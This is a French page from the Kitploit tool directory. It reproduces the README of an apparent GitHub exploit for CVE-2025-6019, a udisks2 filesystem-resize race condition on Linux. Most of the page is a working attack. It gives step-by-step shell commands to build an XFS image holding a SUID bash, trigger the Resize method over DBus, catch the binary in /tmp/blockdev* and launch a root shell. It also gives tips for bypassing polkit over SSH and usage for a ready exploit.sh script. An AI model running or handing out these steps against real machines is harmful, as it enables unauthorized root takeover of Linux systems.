Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-6019-exploit — exploit | Kitploit
Outils/GitHubGitHub/and-oss/cve-2025-6019-exploit
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationTests d'IntrusionExploitation de Binaires
GitHuband-oss/cve-2025-6019-exploit

CVE-2025-6019-exploit

exploit

Voir le dépôt
4328il y a 1 anPas encore vérifié
Partager

CVE-2025-6019 : Exploitation d'élévation de privilèges via le redimensionnement de système de fichiers UDisks2

Détails de la vulnérabilité

  • ID CVE : CVE-2025-6019
  • Impact : Élévation de privilèges locale (LPE)
  • Systèmes affectés : Systèmes Linux avec des versions vulnérables de udisks2
  • Mécanisme : Une condition de concurrence lors du redimensionnement du système de fichiers permet l'accès aux binaires SUID dans des répertoires temporaires inscriptibles par tous.
  • Composants clés :
    • Service udisks2 (interface DBus)
    • Méthode org.freedesktop.UDisks2.Filesystem.Resize
    • Points de montage temporaires sous /tmp/blockdev*

Déroulement de l'exploit

1. Préparer une image de système de fichiers malveillante (attaquant)

dd if=/dev/zero of=./xfs.image bs=1M count=300
mkfs.xfs ./xfs.image
mkdir ./xfs.mount
mount -t xfs ./xfs.image ./xfs.mount
cp /bin/bash ./xfs.mount
chmod 04555 ./xfs.mount/bash  # Définir le bit SUID
umount ./xfs.mount 

2. Déclencher l'exploit (machine victime)

# Vérifier les capacités du système
gdbus call --system --dest org.freedesktop.login1 \
  --object-path /org/freedesktop/login1 \
  --method org.freedesktop.login1.Manager.CanReboot

# Supprimer les interférences
killall -KILL gvfs-udisks2-volume-monitor

# Configurer le périphérique loop
udisksctl loop-setup --file ./xfs.image --no-user-interaction

# Observateur en arrière-plan (s'exécute lorsque le binaire SUID apparaît)
while true; do 
  /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break
done 2>/dev/null &

# Déclencher la vulnérabilité via DBus
gdbus call --system --dest org.freedesktop.UDisks2 \
  --object-path /org/freedesktop/UDisks2/block_devices/loop0 \
  --method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'

3. Obtenir un accès root

/tmp/blockdev*/bash -p  # Lancer un shell privilégié
id
# uid=65534(nobody) gid=65534(nobody) euid=0(root)

Important !

L'exploit ne fonctionne que dans une session logind !

  • Le script doit être exécuté depuis une session logind avec Active=yes et Remote=no (ex: tty1).
  • Lorsqu'il est démarré depuis une session SSH, pts/*, ou reverse-shell, l'appel udisksctl loop-setup --no-user-interaction est refusé par polkit, donc la preuve de concept échoue avec « Failed to create loop device ».

Remarque :

  • Si vous souhaitez utiliser l'exploit via SSH, vous devez déposer une règle polkit temporaire

Comment utiliser l'exploit

Créer une image suid

$ sudo bash exploit.sh create 


Exploiter le système

$ bash exploit.sh exploit 

Vidéo de preuve de concept

poc

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    389
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hébergé et proxy inverse qui filtre le trafic HTTP malveillant, bloque les injections SQL, les XSS et les attaques de robots, avec limitation de débit et chiffrement dynamique HTML/JS.

    337
  • 6

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    331

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →